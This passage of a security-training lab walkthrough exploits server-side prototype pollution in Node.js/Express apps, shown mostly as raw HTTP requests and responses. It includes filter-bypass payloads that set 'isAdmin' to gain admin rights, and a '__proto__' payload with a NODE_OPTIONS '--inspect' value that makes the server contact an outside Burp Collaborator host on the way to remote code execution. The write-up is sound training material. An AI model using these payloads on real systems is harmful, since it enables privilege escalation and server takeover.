  "sessionId":"teOap5jil2BLSKDxOveTC5pcPOOb1Fci",
  "__proto__":{
    "json spaces":10
  }
}
```

Response

Pretty Raw Hex Render Hackvertor

```
HTTP/2 200 OK
X-Powered-By: Express
Cache-Control: no-store
Content-Type: application/json; charset=utf-8
Etag: W/"132-g47FjCD9UPaX6uSWDLTw33BV3OO"
Date: Thu, 23 Mar 2023 02:17:53 GMT
Keep-Alive: timeout=5
X-Frame-Options: SAMEORIGIN
Content-Length: 306

{
        "username": "wiener",
        "firstname": "Peter",
        "lastname": "Wiener",
        "address_line_1": "Wiener HQ",
        "address_line_2": "One Wiener Way",
        "city": "Wienerville",
        "postcode": "BU1 1RP",
        "country": "UK",
        "isAdmin": false
}
```

Lab: Bypassing flawed input filters for server-side prototype pollution

Lab: Bypassing flawed input filters for server-side prototype pollution

- This lab is built on Node.js and the Express framework. It is vulnerable to server-side prototype pollution because it unsafely merges user-controllable input into a server-side JavaScript object.
- To solve the lab:

1. Find a prototype pollution source that you can use to add arbitrary properties to the global Object.prototype.
2. Identify a gadget property that you can use to escalate your privileges.
3. Access the admin panel and delete the user carlos.

- You can log in to your own account with the following credentials: wiener:peter
- Note
- When testing for server-side prototype pollution, it's possible to break application functionality or even bring down the server completely. If this happens to your lab, you can manually restart the server using the button provided in the lab banner. Remember that you're unlikely to have this option when testing real websites, so you should always use caution.
- **Summary – Steps to Exploit**:
- See slides.

Request

Pretty Raw Hex Hackvertor

```
POST /my-account/change-address HTTP/2
Host: 0a2600610461 0c2ac307664b003500f6.web-security-academy.net
Cookie: session=13a3NMShKrTkS1hxAOyAFO9OlxHYa9Be
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0)
Gecko/20100101 Firefox/111.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/json;charset=UTF-8
Content-Length: 185
Origin: https://0a2600610461 0c2ac307664b003500f6.web-security-academy.net
Referer:
https://0a2600610461 0c2ac307664b003500f6.web-security-academy.net/my-acco
unt
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers

{
  "address_line_1":"Wiener HQ",
  "address_line_2":"One Wiener Way",
  "city":"Wienerville",
  "postcode":"BU1 1RP",
  "country":"UK",
  "sessionId":"13a3NMShKrTkS1hxAOyAFO9OlxHYa9Be",
  "isAdmin":true
}
```

Response

Pretty Raw Hex Render Hackvertor

```
HTTP/2 200 OK
X-Powered-By: Express
Cache-Control: no-store
Content-Type: application/json; charset=utf-8
Etag: W/"151-Ic1Nw9ODWIU2H6OStp6dss4GXmI"
Date: Thu, 23 Mar 2023 02:39:07 GMT
Keep-Alive: timeout=5
X-Frame-Options: SAMEORIGIN
Content-Length: 337

{
  "username":"wiener",
  "firstname":"Peter",
  "lastname":"Wiener",
  "address_line_1":"Wiener HQ",
  "address_line_2":"One Wiener Way",
  "city":"Wienerville",
  "postcode":"BU1 1RP",
  "country":"UK",
  "__pro__proto__to__":{
    "isAdmin":true
  },
  "constructor.prototype":{
    "isAdmin":true
  },
  "constrconstructoructor.protoprototypetype":{
    "isAdmin":true
  },
  "isAdmin":false
}
```

Manual Exploitation

Identify Pollution Source:

- Injected prototype pollution payload to this endpoint to try and pollute the “isAdmin” property, however, was not working as expected here.

Identify Gadget:

- The “isAdmin” property will be the gadget to target for privilege escalation.

Craft an Exploit:

- Fixing the payload, allowed for successful pollution of the “isAdmin” property.
- This suggest that the Object doesn’t have its own “isAdmin” property, but instead has inherited it from the polluted prototype.

Request

Pretty Raw Hex Hackvertor


```
POST /my-account/change-address HTTP/2
Host: 0a2600610461 0c2ac307664b003500f6.web-security-academy.net
Cookie: session=13a3NMShKrTkS1hxAOyAFO9OlxHYa9Be
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101
Firefox/111.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/json;charset=UTF-8
Content-Length: 215
Origin: https://0a2600610461 0c2ac307664b003500f6.web-security-academy.net
Referer: https://0a2600610461 0c2ac307664b003500f6.web-security-academy.net/my-account
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers

{
  "address_line_1":"Wiener HQ",
  "address_line_2":"One Wiener Way",
  "city":"Wienerville",
  "postcode":"BU1 1RP",
  "country":"UK",
  "sessionId":"13a3NMShKrTkS1hxAOyAFO9OlxHYa9Be",
  "constructor":{
    "prototype":{
      "isAdmin":true
    }
  }
}
```

Response

Pretty Raw Hex Render Hackvertor


```
HTTP/2 200 OK
X-Powered-By: Express
Cache-Control: no-store
Content-Type: application/json; charset=utf-8
Etag: W/"18b-V4H8M9YeWEek9BpHXJHF+v+iWo8"
Date: Thu, 23 Mar 2023 02:45:35 GMT
Keep-Alive: timeout=5
X-Frame-Options: SAMEORIGIN
Content-Length: 395

{
  "username":"wiener",
  "firstname":"Peter",
  "lastname":"Wiener",
  "address_line_1":"Wiener HQ",
  "address_line_2":"One Wiener Way",
  "city":"Wienerville",
  "postcode":"BU1 1RP",
  "country":"UK",
  "__pro__proto__to__":{
    "isAdmin":true
  },
  "constructor.prototype":{
    "isAdmin":true,
    "statusCode":200
  },
  "constrconstructoructor.protoprototypetype":{
    "isAdmin":true
  },
  "constructor.prototype ":{
    "isAdmin":true
  },
  "isAdmin":true
}
```

- Now we have access to the “Admin Panel” of the application.





Server-Side Prototype Pollution Extension

- There is an extension that can automate all these identification techniques to determine is server-side prototype pollution is possible in the application. It can be used to scan 1 request or as many that are selected in HTTP History under Proxy tab.



- Here the payload is being reflected in the response, however, it is not working as expected because the “__proto__” part of the payload is also reflected in the response and the property we try to pollute may not function as expected.







- With this payload, we can see that the polluted property “status” is being reflected in the response properly.

- This payload can be used to update the “isAdmin” property and escalate privileges in the application:

```
"constructor": {
   "prototype": {
      "isAdmin":true
   }
}
```





Lab: Remote code execution via server-side prototype pollution

Lab: Remote code execution via server-side prototype pollution

- This lab is built on Node.js and the Express framework. It is vulnerable to server-side prototype pollution because it unsafely merges user-controllable input into a server-side JavaScript object.
- Due to the configuration of the server, it's possible to pollute Object.prototype in such a way that you can inject arbitrary system commands that are subsequently executed on the server.
- To solve the lab:

1. Find a prototype pollution source that you can use to add arbitrary properties to the global Object.prototype.
2. Identify a gadget that you can use to inject and execute arbitrary system commands.
3. Trigger remote execution of a command that deletes the file /home/carlos/morale.txt.

- In this lab, you already have escalated privileges, giving you access to admin functionality. You can log in to your own account with the following credentials: wiener:peter
- Hint
- The command execution sink is only invoked when an admin user triggers vulnerable functionality on the site.
- Note
- When testing for server-side prototype pollution, it's possible to break application functionality or even bring down the server completely. If this happens to your lab, you can manually restart the server using the button provided in the lab banner. Remember that you're unlikely to have this option when testing real websites, so you should always use caution.
- **Summary – Steps to Exploit**:
- See slides.

Identify prototype pollution source:

- Injecting the following payload will cause the application to include the “test” property in the response. This means we have successfully polluted the prototype.

Request

Pretty Raw Hex Hackvertor

```
POST /my-account/change-address HTTP/2
Host: 0a0600c4045931b5c38a298b00530079.web-security-academy.net
Cookie: session=4pimXWnn82RBbuty3U1wIu5HbUdw5A6G
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101
Firefox/111.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/json;charset=UTF-8
Content-Length: 198
Origin: https://0a0600c4045931b5c38a298b00530079.web-security-academy.net
Referer: https://0a0600c4045931b5c38a298b00530079.web-security-academy.net/my-account
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers

{
  "address_line_1":"Wiener HQ",
  "address_line_2":"One Wiener Way",
  "city":"Wienerville",
  "postcode":"BU1 1RP",
  "country":"UK",
  "sessionId":"4pimXWnn82RBbuty3U1wIu5HbUdw5A6G",
  "__proto__":{
    "test":"test"
  }
}
```

Response

Pretty Raw Hex Render Hackvertor

```
HTTP/2 200 OK
X-Powered-By: Express
Cache-Control: no-store
Content-Type: application/json; charset=utf-8
Etag: W/"d2-J4okELOxeEKj+8THOY6AbZGab3c"
Date: Thu, 23 Mar 2023 03:30:40 GMT
Keep-Alive: timeout=5
X-Frame-Options: SAMEORIGIN
Content-Length: 210

{
  "username":"wiener",
  "firstname":"Peter",
  "lastname":"Wiener",
  "address_line_1":"Wiener HQ",
  "address_line_2":"One Wiener Way",
  "city":"Wienerville",
  "postcode":"BU1 1RP",
  "country":"UK",
  "isAdmin":true,
  "test":"test"
}
```

- Injecting the payload here causes the server to initiate connections to Burp Collaborator.

Request

Pretty Raw Hex Hackvertor

```
POST /my-account/change-address HTTP/2
Host: 0a0600c4045931b5c38a298b00530079.web-security-academy.net
Cookie: session=4pimXWnn82RBbuty3U1wIu5HbUdw5A6G
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101
Firefox/111.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/json;charset=UTF-8
Content-Length: 297
Origin: https://0a0600c4045931b5c38a298b00530079.web-security-academy.net
Referer: https://0a0600c4045931b5c38a298b00530079.web-security-academy.net/my-account
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers

{
  "address_line_1":"Wiener HQ",
  "address_line_2":"One Wiener Way",
  "city":"Wienerville",
  "postcode":"BU1 1RP",
  "country":"UK",
  "sessionId":"4pimXWnn82RBbuty3U1wIu5HbUdw5A6G",
  "__proto__":{
    "shell":"node",
    "NODE_OPTIONS":
    "--inspect=7y6ety4xw54ugowcusdq36rbe2kt8jw8.oastify.com\"\".oastify\"\".com"
  }
}
```

Response

Pretty Raw Hex Render Hackvertor

```
HTTP/2 200 OK
X-Powered-By: Express
Cache-Control: no-store
